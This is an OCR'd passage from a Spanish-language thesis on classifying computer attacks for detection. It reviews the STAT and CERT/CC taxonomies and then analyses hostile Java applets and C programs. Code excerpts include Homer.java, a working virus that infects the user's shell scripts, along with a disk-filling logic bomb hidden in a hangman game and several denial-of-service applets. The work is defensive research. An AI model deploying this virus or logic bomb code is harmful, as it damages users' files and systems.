


Figura 3: Diagrama de Transición de Estados. Ataque 2.

tal programa se le envía la señal de *QUIT*, termina su ejecución y produce un "core dump" en un archivo llamado "core", dicho archivo será poseído por root ya que el UID del proceso que efectuaba la ejecución era también poseído por root. Este archivo puede ser ahora leído y editado por cualquier usuario debido al comando *umask*. El atacante ahora puede borrar el contenido de "core" e insertar lo que el (ella) quiera.

El diagrama de transición se muestra en la figura 3.

Como se puede observar, en las dos gráficas anteriores, el comportamiento de los ataques que representan es similar y por lo tanto podrían llegar a considerarse de un mismo género.

Con lo anterior, al recibir STAT un nuevo ataque, podrá comparar su comportamiento con otros ataques ya recibidos, describiendo la forma en que resulta peligroso para el sistema, así como su relación con otros ataques, creando con esto un catálogo importante sobre el comportamiento de estos diferentes ataques y enriqueciendo a la base de conocimientos del sistema experto que se encuentra debajo de STAT.

Creemos que la contribución de Porras es relevante para el área de seguridad computacional ya que logró catalogar y caracterizar los ataques (a nivel

de comandos de UNIX) para conformar una herramienta capaz de detectar ataques a tiempo real.

Aunque Porras no hace especificación de una taxonomía, se puede observar que los diagramas de transición, de alguna forma u otra, esquematizan la forma en que estos ataques pueden catalogarse de acuerdo a su comportamiento, en este caso se deben tomar en cuenta los estados generados en el diagrama de transición y el significado de cada uno de ellos.

Si se continuara utilizando alguna de las taxonomías descritas en la sección 1.4 de esta tesis, entonces el esquema generado por Porras no tendría representación alguna dentro de esas caracterizaciones. Esto resalta una vez más la necesidad de enriquecer el concepto de lo que puede ser un ataque.


2.2 An Analysis of Security Incidents on the Internet.

El CERT® es una institución que surgió a raíz del programa generado por Morris en 1988 (el Worm de Internet), en él, expertos del MIT, Berkeley, Purdue y otras instituciones, conjuntaron esfuerzos para crear un organismo que previniera un ataque como el generado por Morris o, al menos, contrarrestara los problemas que pueda ocasionar un ataque como ese en estos momentos, funcionando ahora como una institución que sirve de equipo de respuesta a incidentes de emergencia computacional originados en Internet.

Ahora conocido como CERT®/CC (CERT Coordination Center), su propósito es proveer a la comunidad de Internet una organización (única) que pueda coordinar respuestas a incidentes de seguridad en Internet [2]. Durante un incidente, logran lo anterior manteniendo contacto con los sites afectados y con expertos que puedan diagnosticar y resolver problemas de seguridad [24].

En [2] Howard explica los procedimientos y políticas utilizadas por el CERT®:

1. Respuesta a incidentes. Se cuenta con una línea activa de Lunes a Viernes en un horario normal de oficina, para la respuesta a incidentes. En otros horarios se asigna personal para dicho servicio. El personal del CERT®/CC recibe alrededor de 15 reportes de incidentes al día. La mayoría de los incidentes son limitados y requieren el uso de técnicas conocidas. Esto puede ser manejado por personal del CERT®/CC. En



Figura~4: CERT/CC Incidentes por año.

caso de ser necesario, el personal del CERT®/CC se coordinará con expertos, que se han ofrecido como voluntarios, para así coordinar, con un equipo más especializado, la respuesta al incidente.

2. Base de datos de vulnerabilidades. El CERT®/CC mantiene una base de datos compuesta por software conocido de Internet en el cual se han reportado o detectado vulnerabilidades, junto con las reparaciones para las mismas. Los reportes de las vulnerabilidades son recolectados a través de la comunidad de Internet y después son introducidos a la base de datos.

A continuación presentamos un resumen de los hechos y resultados más importantes mostrados por Howard:

- Como se muestra en la figura 4, en un periodo de 7 años se registraron 4,567 incidentes. Estos incidentes iban desde falsas alarmas hasta incidentes mayores como irrupciones a nivel de root.

- En cuanto a incidentes por mes, la figura 5 muestra que entre el periodo de 1993 y 1994 los incidentes se incrementaron, manteniéndose en un promedio de 100 incidentes por mes.

- Howard creó una taxonomía bajo la cual en estos momentos se encuentra trabajando el CERT®/CC. Esta taxonomía se muestra en las tablas 5, 6, 7, 8, 9, 10, 11 y 6.




Figura 5: CERT/CC Incidentes por mes.

Attackers
Hackers
Spies
Terrorists
Corporate Raiders
Professional Criminals
Vandals




Tabla 5: Taxonomía utilizada por el CERT/CC. Atacantes




Tabla 6: Taxonomía utilizada por el CERT/CC. Herramientas




Tabla 7: Taxonomía utilizada por el CERT/CC. Accesos (vulnerabilidades)




Tabla 8: Taxonomía utilizada por el CERT/CC. Accesos (no autorizados)




Tabla 9: Taxonomía utilizada por el CERT/CC. Accesos (procesos)




Tabla 10: Taxonomía utilizada por el CERT/CC. Archivos





Tabla 11: Taxonomía utilizada por el CERT/CC. Resultados



Figura~6: Taxonomía utilizada por el CERT/CC. Objetivos

En esta matriz Howard representa la taxonomía completa propuesta para el CERT®/CC, además de presentar una gráfica señalando el número de ataques de cada tipo que ocurrieron por mes durante un periodo de 9 años.

Aunque la taxonomía de Howard resulta muy útil para la clasificación y por lo tanto búsqueda de algún ataque en específico, no resulta muy práctica para la detección de un ataque.

Más adelante presentaremos nuestro enfoque sobre la forma en que los ataques (en específico programas fuente) deben ser representados o clasificados para una detección precisa.

2.3 Conclusiones del capítulo.

Porras [1] descubrió una nueva forma de representar un ataque (a nivel comandos de UNIX) a través de la utilización de autómatas y de sistemas expertos, con ello logró la detección a "tiempo real" de ataques y por lo tanto la prevención y, en un momento dado, la eliminación de los mismos. Este enfoque resulta útil para el modelado de instrucciones a nivel de un lenguaje de programación.

Si logramos representar un programa (no importando el lenguaje de programación) en un modelo que represente su comportamiento, como los autómatas empleados por Porras, entonces será sencillo el poder reconocer si dicho programa es un ataque o no, en base a la comparación de su compor-

tamiento con el comportamiento de otros ataques ya analizados.

En nuestro trabajo estamos continuando con el trabajo de Porras y proyectándolo en un contexto diferente, llevando su esquema a nivel de comportamiento de programas.

Por su parte, Howard [2] esquematizó una taxonomía que puede ayudar de manera efectiva a la localización de ataques en una base de datos, sabiendo exactamente en qué parte de su comportamiento representan un riesgo para un sistema. Con esto se podrá continuar con una clasificación y la creación de un catálogo mucho más completo que se encuentre disponible a la comunidad de Internet.

Ambos trabajos en conjunción con el nuestro representan una herramienta mucho más eficaz y genérica para la comunidad de seguridad computacional, resulta una opción mucho más completa debido a su facilidad para adaptarse a los cambios que puedan surgir en el área de ataques así como al surgimiento de nuevos lenguajes de programación.

3 Análisis y asignación de niveles de riesgo.

Hemos presentado algunos de los trabajos previos que creemos resultaron relevantes para la realización de esta tesis, también hemos mostrado cómo sus resultados afectaron las decisiones tomadas en nuestro enfoque. En este capítulo explicaremos este nuevo enfoque y presentaremos la metodología utilizada, y por lo tanto la herramienta, para la esquematización de las diferentes instrucciones encontradas en un lenguaje de programación.

Para fines prácticos esta tesis se enfoca únicamente en el lenguaje de programación C, por ser uno de los lenguajes que manejamos más y por existir un mayor número de ataques en este lenguaje, sin embargo el esquema utilizado hace efectivo este enfoque en cualquier otro lenguaje de programación. Cumpliendo así con la generalización que se pretende dar en este proyecto.

3.1 Estudio y análisis de ataques.

Para comprender mejor la forma en que los ataques se comportan decidimos realizar un recopilación y análisis de ataques que se encontraban disponibles a través de la red. En esta sección presentamos algunos de los ataques más relevantes y explicamos el comportamiento que hace de ellos un riesgo para los sistemas. Los lenguajes de programación en los cuáles se realizaron estos ataques son: Java y C.

Un dato importante a mencionar es que el ataque más común encontrado en Internet (al menos en el periodo de agosto 1997 - agosto 1998) fue la modificación de páginas web. Pero también nos encontramos con que la mayoría de los ataques se realizaban a través de programas que el usuario de un sistema computacional recibía a través de su correo electrónico o bien encontraba en Internet, y los ejecutaba sin antes preveer el riesgo que esto implicaba.

3.1.1 Ataques en Java.

Java resulta ser una herramienta muy popular dentro de los usuarios de Internet, permite la creación de *Applets* que interactuan y dan una imagen mucho más profesional o al menos creativa a una página en Internet. Aunque los applets creados en Java no tienen acceso al disco duro o al sistema de la persona que lo ejecuta (cumpliendo con las características de **confiden-**

cialidad e **integridad**) estos si pueden llegar a tener un comportamiento que resulte hostil y que comprometa la **disponibilidad** del sistema. Entre la comunidad de Internet estos ataques se conocen como *applets hostiles* y provocan disgusto entre los usuarios de Internet debido al riesgo que esto representa. La solución adoptada para responder a estos ataques es generar medidas de seguridad que certifiquen la seguridad de un applet.

A continuación presentamos el análisis realizado sobre algunos de estos applets y las conclusiones obtenidas.

3.1.1.1 Un oso ruidoso.

Este programa es uno de los más sencillos encontrados en la red, tanto así que puede llegar a parecer como un error de programación en vez de un ataque intencionado. Al correr este applet se despliega en pantalla la foto de un oso mientras que en el fondo se escucha el sonido de un tambor.

Aunque llegue a parecernos gracioso este applet se convierte en una molestia ya que el sonido del tambor no se detendrá hasta que hayamos inicializado la máquina. En las tablas 13 y 12 se muestran las instrucciones que ejecutan este ataque.

```
public void init() {
 bearImage = getImage(getCodeBase(), "Pictures/sunbear.jpg");
 offscreenImage = createImage(this.size().width, this.size().height);
 offscreenGraphics = offscreenImage.getGraphics();
 annoy = getAudioClip(getCodeBase(), "Sounds/drum.au");
}
```

Tabla 12: Extracto del programa NoisyBear.java

La función **init** es la primera en ejecutarse, y ahí es donde se hace la llamada al audio del tambor, en la función **stop**, que se ejecuta al salir del browser o de la página que despliega al applet, debe mandar a para el audio (con la instrucción presentada como comentario), sin embargo no se hace, por ello el sonido del tambor continuará hasta haber reinicializado la computadora.

```
public void stop() {
 if (announce != null) {
 //if (annoy != null) annoy.stop();  //uncommenting stops the noise
  announce.stop();
  announce = null;
 }
}
```

Tabla 13: Extracto del programa NoisyBear.java

Este programa impide continuar trabajando con la máquina por lo que resulta un ataque, aunque con consecuencias poco dañinas.

3.1.1.2 Ventanas recursivas.

Este ataque consiste en la llamada recursiva a una función que va abriendo un visualizador del navegador que esté siendo utilizado por el usuario. Esto se logra a través de la creación de varios hilos de ejecución conteniendo cada uno de ellos una llamada a la función encargada de abrir la ventana. La tabla 14 muestra algunas de las funciones e instrucciones que llevan a cabo este ataque.

```
public void run() {
 try {Thread.sleep(delay); }
 catch (InterruptedException ie) {}
// abre nueva ventana del visualizador
 getAppletContext().showDocument(site, "_blank");
}
```

Tabla 14: Extracto del programa ScapeGoat.java

Nuevamente este ataque no podrá ser detenido hasta que la máquina sea reinicializada, lo cual resulta molesto para el usuario y podría ocasionar la pérdida de información si ésta no fue salvada en su momento.

3.1.1.3 Inserción de virus.

Aunque los defensores de Java han comentado que éste tiene la restricción de acceso al disco duro de la máquina en donde está siendo ejecutado, este ataque muestra la contrario, ya que inserta el script de un virus, que infectará a todos aquellos scripts pertenecientes al Bourne Shell del sistema. La tabla 15 muestra el código de este ataque.

```
public static void main (String[] argv) {
    try {
        String userHome = System.getProperty("user.home");
        String target = "$HOME";
        FileOutputStream outer = new FileOutputStream(userHome + "/.homer.sh");
        String homer = "#!/bin/sh" + "\n" + "#-_" + "\n" +
        "echo \"Java is safe, and UNIX viruses do not exist.\"" + "\n" +
        "for file in `find " + target + " -type f -print`" + "\n" + "do" +
        "\n" + "    case \"`sed 1q $file`\" in" + "\n" +
        "        \"#!/bin/sh\" ) grep '#-_' $file > /dev/null" +
        " || sed -n '/#-_/,$p' $0 >> $file" + "\n" +
        "    esac" + "\n" + "done" + "\n" +
        "2>/dev/null";
        byte[] buffer = new byte[homer.length()];
        homer.getBytes(0, homer.length(), buffer, 0);
        outer.write(buffer);
        outer.close();
        Process chmod = Runtime.getRuntime().exec("/usr/bin/chmod 777 " +
                        userHome + "/.homer.sh");
        Process exec = Runtime.getRuntime().exec("/bin/sh " + userHome +
                       "/.homer.sh");
        } catch (IOException ioe) {}
    }
```

Tabla 15: Extracto del programa Homer.java

Además de ser introducido este virus al sistema también se lleva a cabo su ejecución, mostrando la capacidad de un applet de transmitir un virus.

3.1.1.4 Matando a otros applets.

Este ataque puede resultar maligno o benigno dependiendo de lo que se quiera hacer en el sistema. Su función consiste únicamente en aniquilar a todo applet que se encuentre corriendo (exceptuando a si mismo) y a todo aquel applet que quiera iniciar su ejecución.

Si lo que queremos es eliminar a aquellos applets hostiles entonces éste applet resulta muy útil, sin embargo la opción de habilitación y deshabilitación de applets se encuentra disponible en cualquier visualizador, por lo tanto resultaría poco útil este applet aniquilador. La tabla 16 muestra aquellas instrucciones que ejecutan el ataque.

```
private static void killOneThread(Thread t) {
 if (t == null || t.getName().equals("killer")) {return;}
 else {t.stop();}
}
```

Tabla 16: Extracto del programa AppletKiller.java

Aunque este ataque no resulta tan maligno si puede ocasionar algunos problemas cuando se busca la ejecución de otros applets para poder realizar nuestro trabajo.

3.1.2 Ataques en C.

El lenguaje de programación C es uno de los lenguajes más conocidos y utilizados por cualquier programador, aunque su única utilización en el WWW se ha dado a través de los CGI (Common Gateway Interface) se han generado también ataques que se pueden ejecutar desde una computadora remota o bien local para el ataque a un sistema computacional. Lo más preocupante es que estos ataques se encuentran disponibles en Internet y su utilización es mucho más común entre aquellos que desean experimentar con ellos.

Los códigos completos de estos ataques se encuentran en el Anexo A de este trabajo, su utilización en este documento es únicamente para fines educativos, el mal uso de los mismos queda bajo la responsabilidad del lector.

3.1.2.1 Llenando el disco duro.

Este ataque sería clasificado como *"negación de servicio"* dentro de la taxonomía hecha por Howard descrita en la sección 2.2 de esta tesis. Una *negación de servicio* consiste en terminar servicios sin pedir permiso, como por ejemplo apagar un sistema completo. A su vez, la negación de servicio de este ejemplo se hace a través de una bomba lógica descrita en la sección 1.3.1.

Recordemos la definición de *bomba lógica* dada en [10]:

> Código insertado en una aplicación o Sistema Operativo que ocasiona la realización de ciertas actividades, que resultan destructivas o comprometedoras para un sistema, cuando ciertas condiciones se cumplen.

Pero este ataque resulta especial ya que se trata de una combinación entre "bomba lógica" y caballo de troya, ya que espera a que el usuario termine de jugar (condición que se cumple para la ejecución del ataque) y a su vez utiliza un "disfraz" en este caso el juego del ahorcado, para sus actividades malignas.

A partir de este punto podemos darnos cuenta que si tratáramos de detectar este ataque a través de su taxonomía resultaría demasiado complejo ya que entra en 2 categorías distintas.

La única librería empleada en este ataque que no pertenece al estándar de C [25] es la de "dir.h", la cual se encuentra únicamente disponible para sistemas DOS y algunos UNIX, aún así es posible crear una versión que utilice las librerías de "sys/types.h"y "sys/stat.h", definidas en el estándar de POSIX [26], para poder crear un ataque mucho más completo que funcione en cualquier ambiente.

Justamente las funciones que resultaron peligrosas en este ataque se encuentran definidas en estas librerías. Cuando el programa inicia su ejecución éste extiende una invitación para jugar "ahorcado". Si el usuario acepta esta invitación entonces el programa le presenta algunas instrucciones para jugar este juego de la forma debida para después, continuar con el juego en sí. Para estas funciones únicamente se utilizan funciones de entrada y salida estándar y su nivel de riesgo resulta bajo ya que estas salida y entrada estándar son

el monitor y el teclado respectivamente.

Después el usuario debe adivinar una palabra, dada por el programa, tecleando un caracter por intento, aquí se continúan utilizando funciones de entrada y salida estándar y algunas de comparación de caracteres, lo cual sigue siendo de bajo riesgo.

El ataque comienza con su comportamiento riesgoso cuando el programa llega a su fin, de hecho si el usuario hubiese elegido no jugar "ahorcado", el programa llegaría directamente a la parte que estamos describiendo. La función *limpiarDatos* es la responsable del ataque en sí.

La tabla 17 presenta el código fuente en C de esta función tanto en su versión para UNIX como para DOS.

```
/* version para UNIX */
void limpiarDatos(void) {
 while(EXITO) {
  mkdir("xxx",S_IRUSR | S_IWUSR | S_IXUSR); // creación del subdirectorio
  chdir("xxx");    // cambio al subdirectorio
 }
}

/* version para DOS */
void limpiarDatos(void) {
 while(EXITO) {
  mkdir("xxx"); // creación del subdirectorio
  chdir("xxx"); // cambio al subdirectorio
 }
